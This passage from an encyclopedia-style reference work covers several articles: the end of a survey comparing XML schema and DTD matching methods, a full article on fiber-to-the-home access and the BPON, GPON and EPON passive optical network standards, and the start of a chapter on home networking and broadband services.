process.

In contrast with the machine learning-based method in Doan et al. (2001), most XML schema matching approaches employ graph-based schema matching techniques, thus overcoming the expensive pre-match learning effort.

DTD Syntactic Similarity: In Su, Padmanabhan, and Lo (2001), the authors propose a method to identify syntactically-similar DTDs. DTDs are simplified by eliminating null element constraints ('?' is disregarded while '*' is replaced by '+') and flattening complex elements (e.g., '((a, b+) | c)' is replaced by 'a, b+, c', the *Or* operator '|' being disregarded). In addition, sub-elements with the same name are merged to further simplify the corresponding DTDs. A DTD is represented as a rooted directed acyclic graph *G* where

Figure 1. Simplified representation of LSD's architecture (Doan et al., 2001)



each element *e* of the DTD underlines a sub-graph *G(e)* of *G*. A bottom-up procedure starts by matching leaf nodes, based on their names, and subsequently identifies inner-node matches. While leaf node matching is based on name equality, matching inner-nodes comes down to computing a graph distance between the graph structures corresponding to the elements at hand. Intuitively, the graph distance, following Su et al. (2001), represents the number of overlapping vertices in the two graphs that are being compared. Thus, in short, matching two DTDs D_1 and D_2 in Su et al. (2001) comes down to matching two elements graphs $G(r_1)$ and $G(r_2)$, where r_1 and r_2 are the root elements of D_1 and D_2 respectively. Note that Su et al.'s (2001) approach treats recursive element declarations (e.g., <!ELEMENT a (a)>).

Cupid: In Madhavan, Bernstein, and Rahm (2001), the authors propose *Cupid*, a generic schema matching algorithm that discovers mappings between schema elements based on linguistic and structural features. In the same spirit as Su et al. (2001), schemas are represented as graphs. A bottom-up approach starts by computing leaf node similarities based on the linguistic similarities between their names (making use of an external thesaurus to acquire semantic similarity scores) as well as their data-type compatibility (making use of an auxiliary data-type compatibility table assigning scores to data-type correspondences, e.g., *Integer*/*Decimal* are assigned a higher score than *Integer*/*String*). Consequently, the algorithm utilizes the leaf node similarity scores to compute the structural similarity of their parents in the schema hierarchy. A special feature of Madhavan et al.'s (2001) approach is its recursive nature. While two elements are similar if their leaf sets are similar, the similarity of the leaves is also increased if their ancestors are similar.

Similarity Flooding: In Melnik et al. (2002), the authors propose to convert XML schemas into *directed labeled graphs* where each entity represents an element or attribute identified by its full path (e.g., /element$_1$/subelement$_{11}$/subelement$_{111}$) and each literal represents the corresponding element/attribute name or a primitive type (e.g., xsd:string). From the graphs of the pair of schemas being compared, a *pair-wise connectivity graph* (PCG) made of node pairs, one for each graph, is constructed. Consequently, an initial similarity score, using classic string matching (i.e., string edit distance) between node labels, is computed for each node pair contained in the PCG. The initial similarities are then refined by propagating the scores to their adjacent nodes. Finally, a filter is applied to produce the best matches between the elements/attributes of the two schemas. In fact, the approach in Melnik et al. (2002) is based on the intuition that elements of two schemas are similar if their adjacent nodes are similar.

Coma: A platform to combine multiple matchers in a flexible way, entitled *Coma*, is provided in Do and Rahm (2002). In schema matching terms, *Coma* is comparable to *LSD* (Doan et al., 2001), both approaches being regarded as *combinational*, that is, they combine different types of matchers. Nonetheless, *Coma* is not based on machine learning in comparison with *LSD*. The authors in Do and Rahm (2002) provide a large spectrum of matchers, introducing a novel matcher aiming at reusing results from previous match operations. They propose different mathematical methods to combine matching scores (e.g., max, average, weighted average, etc.). The intuition behind the new reuse matcher is that many schemas to be matched are similar to previously-matched schemas. Following Do and Rahm (2002), the use of dictionaries and thesauri already represents such a reuse-oriented approach utilizing confirmed correspondences between schema element names and data-types. Thus, the authors propose to generalize this idea to entire schemas. The reuse operation can be defined as follows: Given two match results, $S_1 \leftrightarrow S_2$, and $S_2 \leftrightarrow S_3$, the reuse operation derives a new match result: $S_1 \leftrightarrow S_3$ based on the previously-defined matches (e.g., "CustName" ↔ "Name" and "Name" ↔ "ClientName", imply "CustName" ↔ "ClientName"). *Coma* could be completely automatic or iterative with user feedback. Aggregation functions, similar to those utilized to combine matching scores from individual matchers, are employed to attain an overall similarity score between the two schemas being compared.

XClust: Despite their differences, the approaches above map an XML grammar (i.e., a DTD or XML Schema) into an internal schema representation proper to the system at hand. These internal schemas are more similar to data-guides (Goldman & Widom, 1997) for semi-structured data than to DTDs or XML Schemas. In other words, constraints on the repeatability and alternativeness of elements (underlined by the '?', '*', +' as well as the *And* ',' and *Or* '|' operators in DTDs, for instance) are disregarded in performing the structural match. An approach called *XClust*, taking into account such constraints, is proposed in Lee et al. (2002). The authors of *XClust* develop an integration strategy that involves the **clustering of DTDs**. The proposed algorithm is based on the semantic similarities between element names (making use of a thesauri or ontology), corresponding immediate descendents as well as sub-tree leaf nodes (i.e., leaf nodes corresponding to the sub-trees rooted at the elements being compared). It analyzes element by element, going through their semantic/descendent/leaf node characteristics, and considers their corresponding cardinalities (i.e. '?', '*' and '+') in computing the similarity scores. While the internal representation of DTDs, with *XClust*, is more sophisticated than the systems presented above, it does not consider DTDs that specify alternative elements (i.e., the *Or* '|' operator is disregarded).

DTD-Diff: An original approach, entitled *DTD-Diff*, to identify the changes between two DTDs, is proposed in Leonardi et al. (2006). It takes into account DTD features, such as element/attribute constraints (i.e., '?', '+', '*' for elements and "Required", "Implied", "Fixed" for attributes), alternative element declarations (via the *Or* '|' operator) as well as entities. DTDs are presented as sets of element type declarations *El* (e.g., $<!ELEMENT\ ele_1(ele_2, ele_3)>$), attribute declarations *A* (e.g., $<ATTLIST\ ele_1\ att_1\ CDATA>$) and entity declarations *En* (e.g., $<!ENTITY\ ent_1$ "…">). Specific types of changes are defined with respect to to each type of declaration. For instance, insert/delete element declaration (for the whole declaration), insert/delete leaf nodes in the element declaration (e.g., $Del_{Leaf}(ele_2)$ in $<ELEMENT\ ele_1(ele_2, ele_3)>$), insert/delete a sub-tree in the element declaration (e.g., $Del_{SubTree}(ele_2, ele_3)$ in $<ELEMENT\ ele_1(ele_2, ele_3)>$). The algorithm takes as input two DTDs $D_1=(El_1, A_1, En_1)$ and $D_2=(El_2, A_2, En_2)$ representing old and new versions of a DTD, and returns a script underlining the differences between D_1 and D_2. The authors in Leonardi et al. (2006) show that their approach yields near optimal results when the percentage of change between the DTDs being treated is higher than 5%. That is because, in some cases, some operations might be confused with others, for example, the move operation might be detected as a pair of deletion and insertion operations.

A taxonomy covering the various XML grammar comparison approaches is presented in Table 1.

DISCUSSION

It would be interesting to identify which of the proposed matching techniques performs best, that is, can reduce the manual work required for the match task at hand (Do et al., 2002). Nonetheless, evaluations for **schema matching** methods were usually done using diverse methodologies, metrics, and data, making it difficult to assess the effectiveness of each single system (Do et al., 2002). In addition, the systems are usually not publicly available to apply them to a common test problem or benchmark in order to obtain a direct quantitative comparison. In Rahm and Bernstein (2001) and Do et al. (2002), the authors review existing generic schema matching approaches without comparing them. In Do et al. (2002), the authors attempt to assess the experiments conducted in each study to improve the documentation of future schema matching evaluations, in order to facilitate the comparison between different approaches.

Here, in an attempt to roughly compare different XML-related matching methods, we focus on the initial criteria to evaluate the performance of schema matching systems: the manual work required for the match task. This criterion depends on two main factors: (i) the level of simplification in the representation of the schema, and (ii) the combination of various match techniques to perform the match task.

Level of Simplification

While most methods consider, in different ways, the linguistic as well as the structural aspects of XML grammars, they generally differ in the internal representations of the grammars. In other words, different simplifications are required by different systems, inducing simplified schema representations upon which the matching process is executed. These simplifications usually target constraints on the repeatability and alternativeness of elements (e.g., '+', '*', … in DTDs). Hence, we identify a correspondence between the level of simplification in the grammar representations and the amount of manual work required for the match task: *The more schemas are simplified, the more manual work is required to update the match results by considering the simplified constraints*. For instance, if the *Or* operator was replaced by the *And* operator in the simplified representation of a given schema (e.g., *(a | b)* was replaced by *(a , b)* in a given DTD element declaration), the user has to analyze the results produced by the system, manually reevaluating and updating the matches corresponding to elements that were actually linked by the *Or* operator (i.e., alternatives) prior to the simplification phase. Following this logic, *XClust* (Lee et al., 2002) seems more sophisticated than previous matching systems in comparing XML grammars (particularly DTDs) since it induces the least simplifications to the grammars being compared: It only disregards the *Or* operator. On the other hand, *DTD-Diff* (Leonardi et al., 2006), which is originally a DTD change detection system, could be adapted/updated to attain an effective schema matching/comparison tool since it considers the various constraints of DTDs, not inducing any simplifications.

Combination of Different Match Criterions

On the other hand, the amount of user effort required to effectively perform the match task can also be alleviated by the combination of several **matchers** (Do & Rahm, 2002), that is, the execution of several matching techniques that capture the correspondences between schema elements from different perspectives. In other words, the schemas are assessed from different angles, via multiple match algorithms, the results being combined to attain the best matches possible. For this purpose, existing methods have allowed a so-called *hybrid* or *composite* combination of matching techniques (Rahm & Bernstein, 2001). A hybrid approach is one where various matching criteria are used within a single algorithm. In general, these criteria (e.g., element name, data type, etc.) are fixed and used in a specific way. In contrast, a composite matching approach combines the results of several independently-executed matching algorithms (which can be simple or hybrid).

Hypothetically, hybrid approaches should provide better match candidates and better performance than the separate execution of multiple **matchers** (Rahm & Bernstein, 2001). Superior matching quality should be achieved since hybrid approaches are developed in specific contexts and target specific features which could be overlooked by more generic combinational methods. It is important to note that hybrid approaches usually provide better performance by reducing the number of passes over the schemas. Instead of going over the schema elements multiple times to test each matching criterion, such as with combinational approaches, hybrid methods allow multiple criterions to be evaluated simultaneously on each element before continuing with the next one.

On the other hand, combinational approaches provide more flexibility in performing the matching, as is it possible to select, add, or remove different algorithms following the matching task at hand. Selecting the matchers to be utilized and their execution order could be done either automatically or manually by a human user. An automatic approach would reduce the number of user interactions, thus improving system performance. However, with a fully automated approach, it would be difficult to achieve a generic solution adaptable to different application domains.

In the context of XML, we know of two approaches that follow the composite matching logic, *LSD* (Doan et al., 2001) and *Coma* (Do & Rahm, 2002), whereas remaining matching methods are hybrid (e.g., *Cupid* (Madhavan et al., 2001), *XClust* (Lee et al., 2002) etc.). While *LSD* is limited to matching techniques based on machine learning, *Coma* (Do & Rahm, 2002) underlines a more generic framework for schema matching, providing various mathematical formulations and strategies to combine matching results.

Therefore, in the context of XML, effective **grammar matching**, minimizing the amount of manual work required to perform the match task, requires:

- Considering the various characteristics and constraints of the XML grammars being matched, in comparison with existing "grammar simplifying" approaches; and
- Providing a framework for combining different matching criterions, which is both (i) flexible, in comparison with existing static *hybrid* methods,

and (ii) more suitable and adapted to XML-based data, in comparison with the relatively generic *combinational* approaches.

CONCLUSION

As the Web continues to grow and evolve, more and more information is being placed in structurally-rich documents, particularly XML. This structural information is an important clue as to the meaning of documents, and can be exploited in various ways to improve data management. In this article, we focus on XML grammar structural similarity. We gave a brief overview of existing research related to XML structural comparison at the type layer. We tried to compare the various approaches, in an attempt to identify those that are most adapted to the task at hand.

Despite the considerable work that has been conducted around the XML grammar structural similarity problem, various issues are yet to be addressed.

In general, most XML-related schema matching approaches in the literature are developed for generic schemas and are consequently adapted to XML grammars. As a result, they usually induce certain simplifications to XML grammars in order to perform the matching task. In particular, constraints on the repeatability and alternativeness of XML elements are usually disregarded. On the other hand, existing methods usually exploit individual matching criterions to identify similarities, and thus do not capture all element resemblances. Those methods that do consider several matching criteria utilize machine learning techniques or basic mathematical formulations (e.g., *max*, *average*, etc.) which are usually not adapted to XML-based data in combining the results of the different matchers. Hence, the effective combination of various matching criterions in performing the match task, while considering the specific aspects and characteristics of XML grammars, remains one of the major challenges in building an efficient XML grammar matching method.

Moreover, providing a unified method to model grammars (i.e., DTDs and/or XML schemas) would help in reducing the gaps between related approaches and in developing XML grammar similarity methods that are more easily comparable.

On the other hand, since XML grammars represent structured information, it would be interesting to exploit the well-known tree edit distance technique, thoroughly investigated in XML document comparison, in comparing XML schemas.

Finally, we hope that the unified presentation of XML grammar similarity in this article would facilitate further research on the subject.

KEY TERMS

Composite Matcher: It combines the results of several independently-executed matching algorithms (which can be simple or hybrid). It generally provides more flexibility in performing the matching, as it is possible to select, add, or remove different matching algorithms following the matching task at hand.

Hybrid Matcher: It is a matcher that combines multiple criterions within a single algorithm. In general, these criterions (e.g., element name, data type, repeatability constraints, etc.) are fixed and used in a specific way.

Schema Matching: It is generally viewed as the process of finding correspondences between elements of two schemas/grammars. The schema matching operator can be defined as a function that takes two schemas, S_1 and S_2, as input and returns a mapping between those schemas as output.

Simple Matcher: It is a process that identifies mappings between schema/grammar elements based on a single specific criterion, for example, element name syntactic similarity, element repeatability constraints, and so forth.

XML: It stands for eXtensible Markup Language, developed by WWW consortium in 1998; it has been established as a standard for the representation and management of data published on the Web. Its application domains range over database information interchange, Web services interaction, and multimedia data storage and retrieval.

XML Grammar: It is a structure specifying the elements and attributes of an XML document, as well as how these elements/attributes interact together in the document (e.g., DTD – Document Type Definition or XML Schema).

XML Tree: XML documents represent hierarchically-structured information and can be modeled as trees, that is, Ordered Labeled Trees. Nodes, in an XML tree, represent XML elements/attributes and are labeled with corresponding element tag names.

5 In the remainder of this article, terms *grammar* and *schema* are used interchangeably.

6 These are operators utilized in DTDs to specify constraints on the existence, repeatability, and alternativeness of elements/attributes. With constraint operators, it is possible to specify whether an element is optional ('?'), may occur several times ('*' for 0 or more times and '+' for 1 or more times), some sub-elements are alternative with respect to each other ('|' representing the *Or* operator), or are grouped in a sequence (',' representing the *And* operator).

Broadband Fiber Optical Access


INTRODUCTION

We are currently witnessing an unprecedented growth in bandwidth demand, mainly driven by the development of advanced broadband multimedia applications, including video-on-demand (VoD), interactive high-definition digital television (HDTV) and related digital content, multiparty video-conferencing, and so forth. These Internet-based services require an underlying network infrastructure that is capable of supporting high-speed data transmission rates; hence, standards bodies and telecom providers are currently focusing on developing and defining new network infrastructures that will constitute future-proof solutions in terms of the anticipated growth in bandwidth demand, but at the same time be economically viable.

Most users currently enjoy relatively high speed communication services through digital subscriber line (DSL) access technologies, but these are widely seen as short-term solutions, since the aging copper-based infrastructure is rapidly approaching its fundamental speed limits. In contrast, fiber optics-based technologies offer tremendously higher bandwidth, a fact that has long been recognized by all telecom providers, which have upgraded their core (backbone) networks to optical technologies. As Figure 1 shows, the current network landscape thus broadly comprises of an ultrafast fiber optic backbone to which users connect through conventional, telephone grade copper wires. It is evident that these copper-based access networks create a bottleneck in terms of bandwidth and service provision.

In Figure 1, a splitter is used to separate the voice and data signals, both at the user end and at the network operator's premises. All data leaving from the user travel first through an electrical link over telephone-grade wires to the operator local exchange. They are then routed to an Internet service provider (ISP) and eventually to the Internet through fiber-optic links.

Figure 1. A conventional access architecture for Internet over DSL



In contrast to the access scheme depicted in Figure 1, fiber-to-the-home (FTTH) architectures are novel optical access architectures in which communication occurs via optical fibers extending all the way from the telecom operator premises to the customer's home or office, thus replacing the need for data transfer over telephone wires. Optical access networks can offer a solution to the access network bottleneck problem, and promises extremely high bandwidth to the end user, as well as future-proofing the operator's investment (Green 2006; Prat, Balaquer, Gene, Diaz, & Fiquerola, 2002). While the cost of FTTH deployment has been prohibitively high in the past, this has been falling steadily, and FTTH is now likely to be the dominant broadband access technology within the next decade (Green, 2006).

EXISTING BROADBAND SOLUTIONS AND STANDARDS

Today, the most widely deployed broadband access solutions are DSL and community antenna television (CATV) cable modem networks. As noted already, DSL makes it possible to reuse the existing telephone wires so that they can deliver high bandwidth to the user, while cable modem networks rely on infrastructure usually already laid from cable TV providers.

DSL requires a special modem at the user premises, and a DSL access multiplexer (DSLAM) at the operator's central office. It works by selectively utilizing the unused spectrum of telephone wires for data transmission. Since voice telephony is restricted to ~ 4 KHz, DSL operates at frequencies above that, and in particular up to ~ 1 MHz, with different regions of this range allocated to upstream or downstream traffic. Currently, there are many DSL connection variants, and we can identify four basic types, varying in technological implementation and bandwidth levels.

The basic DSL (IDSL) dates back to the 80s, and was implemented as part of the integrated services digital network (ISDN) specification (ITU-T, 1993). It offered symmetric capacity of 160 Kbps. The first DSL technology to gain wider market acceptance was the high-speed DSL (HDSL) (ITU-T, 1998b), which offers symmetric rates of 1.544 Mbps, and is still used today. Currently, the most successful DSL variant is by far the asymmetric DSL (ADSL) (ITU-T, 2002a), which allocates more bandwidth to the downstream direction than to the upstream one. ADSL2 (ITU-T, 2002a) was specified in 2002, and is a major improvement over traditional ADSL. In 2003, yet another ADSL version was specified, the ADSL2+ (ITU-T, 2005b), which is the most current ADSL variant. It is based on the ADSL2 standard but can offer double maximum downstream rate. Finally, the very high-speed DSL (VDSL) (ITU-T, 2004) can have symmetric or asymmetric rates, and can achieve much higher speeds than all ADSL variants but only for small distances. VDSL will never be widely deployed, as its second generation, VDSL2 (ITU-T, 2006), was specified recently, and is designed to offer similar speeds but with a reduced distance penalty. The major DSL standards are summarized in Table 1.

It should be noted that although the newest DSL

Table 1. Major DSL standards (maximum bandwidth rates are quoted)

Standard	Common Name	Upstream Rate	***Downstream Rate***
ITU-T G.961	IDSL-ISDN	160 Kbps	160 Kbps
ITU-T G.991.1	HDSL	1.544 Mbps	1.544 Mbps
ITU-T G.992.1	ADSL	1 Mbps	8 Mbps
ITU-T G.992.4	ADSL2	1 Mbps	8 Mbps
ITU-T G.992.4 Annex J	ADSL2	3.5 Mbps	12 Mbps
ITU-T G.992.5	ADSL2+	1 Mbps	24 Mbps
ITU-T G.992.5 Annex M	ADSL2+	3.5 Mbps	24 Mbps
ITU-T G.993.1	VDSL	26 Mbps 12 Mbps	26 Mbps 52 Mbps
ITU-T G.993.2	VDSL2	100 Mbps	100 Mbps

standards are designed to provide high data rates, these can only be achieved over very limited distance ranges, up to a couple of hundred meters from the operator's premises in some cases (Androulidakis, Kagklis, Doukoglou, & Skenter, 2004; Kagklis, Androulidakis, Patikis, & Doukoglou, 2005). For instance, VDSL2's highest speed can only be achieved in loops shorter than ~ 300 meters.

CATV data networks, the second most popular broadband access solution, are operated mostly by the cable TV industry and were originally designed to offer analog broadcast TV to paying subscribers. Typically, they use a hybrid fiber-coaxial (HFC) architecture, which combines optical fibers and traditional coaxial cables. In particular, a fiber runs from the cable operator's central office to a neighborhood's optical node, from where the final drop to the subscriber is through a coaxial cable. The coaxial part of the network uses amplifiers, and splits the signal among many subscribers. The main limitation of CATV networks lies on the fact that they were not designed for data communications but merely for TV broadcasting. As such, they allocate most capacity to downstream traffic (for streaming channels) and only a small amount of bandwidth for upstream communications (as upstream is minimal for TV distribution purposes), which also has to be shared among a large number of subscribers. This may result in frustratingly low upstream rates. Currently, a lot of effort is being devoted to the transformation of CATV networks for efficient data communications. The ITU-T J.112 standard, released in 1998, was the first important CATV data communications standard, and specified that each downstream channel is 6 MHz wide, providing up to 40 Mbps (ITU-T, 1998a). The upstream channels, which should be noted are shared by several hundred users, are 3.2 MHz wide, delivering up to 10 Mbps per channel. ITU-T J.122, released in 2002 (ITU-T, 2002b), is the second generation CATV data networks standard and allows for higher upstream bandwidth than J.112. In particular, J.122 allocates 6.4 MHz to each upstream channel, delivering up to 30 Mbps again shared between many users.


Although both DSL and cable modem networks have been evolving rapidly over the years, they cannot be seen as definitive and future-proof access network solutions. Both technologies are built on top of an existing infrastructure that was not meant and is not optimized for data communications. Neither DSL nor cable modems can keep up with increasing bandwidth demand and meet the challenges for future broadband multimedia services such as HDTV and related digital content applications that may need up to 100 Mbps. In addition, high speed and large distances cannot be achieved simultaneously, resulting in solutions that are not economically favorable, while the emerging requirement for capacity symmetry constitutes a significant challenge for both technologies. Hence, most telecom operators have come to the point to realize that a new solution is needed now, which can adequately address users' future needs as well as constitute a future-proof investment of their resources. Fibers are uniquely suited to this job. Having already won the battle for the backbone networks, it only seems natural for fibers to replace the legacy copper wires, and hence constitute the future access networks.

OPTICAL ACCESS NETWORKS AND BASIC OPERATIONS PRINCIPLES

Optical access networks and FTTH are not new concepts, but instead have been considered as a solution for the subscriber access network for quite some time. Early proposals and developments can even be traced back to the late 70s to early 80s. However, these were abandoned due to the technology not being mature enough, and most importantly, due to prohibitively high costs. In more recent years though, photonic and fiber-optic technologies have progressed remarkably, while the cost of deploying relevant systems has fallen steadily to the point that FTTH worldwide deployment is now reality. Fiber access networks are capable of delivering extremely high bandwidth at large distances beyond 20 Km and can cater for all current and predicted future voice, data, and video services requirements. In this sense, it can be said that once fiber is installed, no significant further investments or re-engineering is likely to be required for decades, emphasizing the "future-proof" character of FTTH networks. In addition, FTTH offers quick and simple repair, low-cost maintenance, and easy upgrade.

We can distinguish three main FTTH deployment architectures, which are illustrated in Figure 2. The simplest and most straightforward way to deploy fiber in the local access loops is to use a point-to-point topology (Figure 2a), in which single, dedicated fibers link the network operator's local exchange with each end user. It is evident that, though simple, this topology requires

Figure 2. FTTH deployment architectures: (a) point-to-point, (b) curb-switched (c) passive optical Network (PON)




a very large number of fibers, as well as significant fiber termination space at the local exchange, making this solution very expensive. To reduce fiber deployment, it is possible to use a remote switch, which will act as a concentrator, close to the subscribers (Figure 2b). Assuming negligible distance from the switch to the subscribers, the deployment costs are much lower, since now only a single fiber link is needed (the link between the network operator's premises and the switch). This configuration does, however, have the drawback of the added extra expense of an active switch that needs to be placed in every neighborhood, as well as the extra operational expenditure of providing the electrical power needed for the switch to function. Therefore, a logical progression of this architecture would be one that does not require any active elements (such as switches and concentrators) in the local loop. This is shown in Figure 2c, and is termed passive optical network (PON) architecture. In PONs, the neighborhood switches are replaced by inexpensive passive (i.e., requiring no electric power) splitters, whose only function is to split an incoming signal into many identical outputs. PONs are viewed as possibly the best solution for bringing fiber to the home, since they are comprised of only passive elements (fibers, splitters, splicers, etc.) and are therefore very inexpensive. In addition to being capable of very high bandwidths, a PON can operate at distances of up to 20 Km, significantly higher than the distances supported by high-speed DSL variants. In addition, PONs do not require the presence of any complex equipment such as multiplexers and demultiplexers in the local loop close to the subscribers. This dramatically reduces installation and maintenance cost, while also allowing for easy upgrades to higher speeds, since upgrades need only to be done centrally at the network operator's central office where the relevant active equipment is housed.

We can distinguish two main network elements in a PON implementation: the optical line termination (OLT) and the optical network unit (ONU). The OLT resides at the network operator's premises, while each user has its own ONU. Besides the basic star topology depicted in Figure 2c, addition of further splitters or tap couplers in a PON network allows easy formation of many different point-to-multipoint topologies to suit particular network needs. Figure 3 illustrates some of them.

The main drawback of PONs is the need for complex mechanisms to allow shared media access to the subscribers so that data traffic collisions are avoided. This arises from the fact that although a PON is a point-to-multipoint topology from the OLT to the ONU (i.e., downstream direction), it is multipoint-to-point in the reverse (upstream) direction. This simply means that data from two ONUs transmitted simultaneously will enter the main fiber link at the same time and collide.

Figure 3. point-to-multipoint PON topologies: (a) tree, (b) ring, (c) bus



The OLT will, therefore, be unable to distinguish them. Hence, it is evident that there needs to be a shared media access mechanism implemented in the upstream direction, so that data from each ONU can reach the OLT without colliding and getting distorted. A possible way to achieve this would be to use a wavelength division multiplexing (WDM) scheme, in which each ONU is allocated a particular wavelength, so that all ONUs can use the main fiber link simultaneously. This solution, however, requires either many different types of ONUs (with different transmission wavelengths) or a single type of ONU but containing a tuneable laser, and in both cases a broadband receiver at the OLT side. Either way, the WDM-based shared media access scheme is cost prohibitive for implementation in PONs, at least for today. The current preferred solution is based on a time division multiplexing (TDM) scheme, in which each ONU is allowed to transmit data only at a particular time window dictated by the OLT. This means that only a single upstream wavelength is needed, which considerably lowers the associated costs as a universal type of ONU can be employed in every site. Finally, if more bandwidth is required in the future, the PON architecture allows for easy upscale either through the use of statistical multiplexing or ultimately through a combination of WDM and TDM schemes.

PON STANDARDS

Standardization of PONs is of crucial importance if they are indeed to be widely deployed and constitute the future's broadband access networks. From a network operator's perspective, standardization translates into cost reduction and interoperability, while for a manufacturer it offers assurance that the products will successfully meet the market requirements. There are currently three main PON standards: broadband PON (BPON), gigabit PON (GPON), and Ethernet PON (EPON). The first two are ratified by the International Telecommunication Union (ITU), while the third from the Institute of Electrical and Electronic Engineers (IEEE). The initial specification for a PON-based optical network described PON operation using asynchronous transfer mode (ATM) encapsulation and was actually called as APON (ATM PON). This was first developed in the 1990s by the Full Service Access Network group (FSAN), an alliance between seven major worldwide network operators. APON has since further developed, and its name was later changed to the current BPON to reflect the support for additional services other than ATM data traffic such as Ethernet access, video content delivery, and so forth.

The final BPON version (ITU-T, 2005a) provides speeds of up to 1244 and 622 Mbps downstream and upstream respectively, though the most common variant supports 622 Mbps of downstream traffic and 155 Mbps of upstream bandwidth. As already mentioned, upstream and downstream BPON traffic uses ATM encapsulation. Since all cells transmitted from the OLT reach all ONUs, to provide security BPON uses an algorithm-based scheme to encrypt (scramble) downstream traffic so that an ONU can only extract the data addressed specifically to it. Upstream transmission is governed by a TDM scheme.

The GPON standard (ITU-T, 2003), released in 2003, allows for a significant bandwidth boost and can provide symmetric downstream/upstream rates of up to 2488 Mbps, although the asymmetric variant of 2488/1244 Mbps downstream/upstream is the most common. The significant advantage of GPON is that it abandons the legacy ATM encapsulation, and instead utilizes the new GPON or generic encapsulation mode (GEM) that allows framing of a mix of TDM cells and packets like Ethernet. ATM traffic is also still possible, since a GPON frame can carry ATM cells and GEM data simultaneously. Overall, GEM is a very well designed encapsulation method that can deliver delay-sensitive data such as video traffic with high efficiency.

Finally, the EPON (IEEE 802.3ah) standard was finalized in 2004 as part of the *IEEE Ethernet In The First Mile Project* and is the main competitor to GPON. It uses standard Ethernet (802.3) framing and can offer symmetric downstream/upstream rates of 1 Gbps, while work on a 10 Gbps version has started recently. Since Ethernet is not meant for point-to-multipoint architectures, to account for the broadcasting downstream nature of PONs, EPON defines a new scheduling protocol, the multipoint control protocol (MPCP) that allocates transmission time to ONUs so that data collisions are avoided.

It should be noted that all three PON standards are optically similar. They all use a simple WDM scheme to offer full duplex operation (i.e., simultaneous downstream and upstream traffic) over a single fiber, in which the 1310 nm-centred band is used for upstream data, the 1490 nm-centred band is used for downstream traffic, and the 1550 nm-centred band is reserved for future analogue TV broadcasting. The three PON standards are summarized in Table 2. Comparison with the DSL data indicated in Table 1 illustrates how significantly higher are both the bandwidth offered by a PON implementation as well as the distance this bandwidth can be achieved. It should also be noted that a PON's bandwidth can further increase considerably if required to in the future (e.g., by more fully utilizing the allocated spectral bands instead of employing single wavelengths as of today).

CONCLUSION

Fiber-to-the-home network implementations are an innovative solution to the access network bottleneck problem, and can deliver exceptionally higher bandwidth to the end user than any existing copper-wire based solution. FTTH can create a plethora of new business opportunities, and hence, pave the way for the introduction of advanced services that will pertain to a broadband society. Two standards are currently seen as the future dominant players: GPON and EPON. Although FTTH is now technically mature, the deployment has up to now been constrained by the slow pace of standardization, the lack and high cost of associated equipment, and the reluctance from network operators to invest in this new technology. Recent progress, however, has been astonishing, especially in Asian countries (Ruderman, 2007; Wieland, 2006). For FTTH to become ubiquitous though, the E.U. and U.S. incumbent operators must follow the example of their Asian counterparts. Success will follow only from a synergetic combination of networks operators' strategic decisions, standardization actions across all FTTH elements, and development of a regulatory framework that will foster investment is this exciting technology.

KEY TERMS

Asynchronous Transfer Mode (ATM): A protocol for high-speed data transmission, in which data are broken down into small cells of fixed length.

BPON: A passive optical network standard ratified by the ITU-T G.983 Recommendation that features ATM encapsulation for data transmission.

EPON: A passive optical network standard ratified by the IEEE 802.3ah that can deliver Gbps bandwidth rates and uses standard Ethernet frames for data transmission.

GPON: A passive optical network standard ratified by the ITU-T G.984 Recommendation that can provide high data communication rates of up to about 2.5 Gbps and uses a very efficient encapsulation method for data transmission, known as GPON encapsulation method, which can adequately handle delay-sensitive data such as video traffic.

Optical Access Networks: Access networks, often referred to as the "the last mile," are those that connect end users to the central offices of network operators. Traditionally, communication in most these networks occurs via telephone-grade copper wires. In optical access networks, the copper wires are replaced by optical fibers, allowing communication at vastly higher speeds.

Passive Optical Network (PON): An optical access network architecture in which no active optoelectronic components are used, but instead utilizes only unpowered (i.e., passive) elements such as splitters and couplers.

Wavelength Division Multiplexing (WDM): The simultaneous transmission of many signals through a single fiber, achieved by allocating different wavelengths to each individual signal.

Broadband Solutions for Residential Customers

HOME NETWORKNG OVERVIEW

In recent years, home networking has undergone significant changes due to the proliferation of technologies that support converging consumer electronics, mobile, and computer networks. An increased number of networked appliances may assume a networked home with an always-on Internet connection. Home networks host a proliferation of linked devices and sensors including enhanced or new applications which can be categorized as follows:

- Home automation and controls
- Networked appliances
- Mobile
- Home/SOHO Office
- Entertainment (audio, video, gaming, IPTV, etc.)
- Personal services (banking, shopping, healthcare, learning, etc.)
- Storage devices
- Social networking
- Local and remote management

Broadband adoption has marked an increasing number of subscribers worldwide due to several factors such as increasing number of PCs in households, broadband access services, standardization, emerging technologies and applications, government policy, and market players. Japanese manufacturers are attempting to seamlessly interconnect wireless personal area network with mobile phones, whereby home network service could be controlled by remote users. Starting in 2007, ABI Research forecasts that converged intelligent home network services (home automation and networked digital appliances) will take off in the South Korean market (ABI, 2007). Home networking is evolving rapidly to digital home and smart home environments (MIT Project, 2007). Digital Living Network Alliance defines a digital home consisting of "a network of consumer electronics, PCs and mobile devices that co-operate transparently, delivering simple, seamless interoperability" (DLNA, 2007).

The rapid developments are in all areas: devices, services, and access. Consumers have gone from using their home network primarily to share broadband connections delivering video and audio over IP around the home. Content management and service provisioning is key to offering entertainment services including personalization, context awareness, and positioning (Kozbe, Roccetti, & Ulema, 2005). Networked consumer systems and devices, including network-centric entertainment systems, have become one of the major focus areas of the communication and entertainment industries (Rocetti, Kozbe, & Ulema, 2005). The introduction of iPod device and of iTunes Music Store service brought digital entertainment into home. Other factors that contributed to this success include:

- Advances of multimedia technology such as high-quality video and sound.
- Advances in wireless communications and interactive applications taking nomadic entertainment experiences to new dimensions.
- Compatibility among devices.
- Increased revenue on game software and devices, surpassing the revenues achieved by the movie industry.

In this chapter, an update of the chapter of the first edition (Hentea, 2005), we focus on recent advances and trends for broadband access and services. The rest of the chapter is organized in sections as follows: the next section contains recent enhancements of broadband access; then, we provide an overview of emerging services and technologies in one section, followed by a brief review of the standards in the next section. We conclude with a perspective on the future developments.

HIGH-SPEED BROADBAND ACCESS

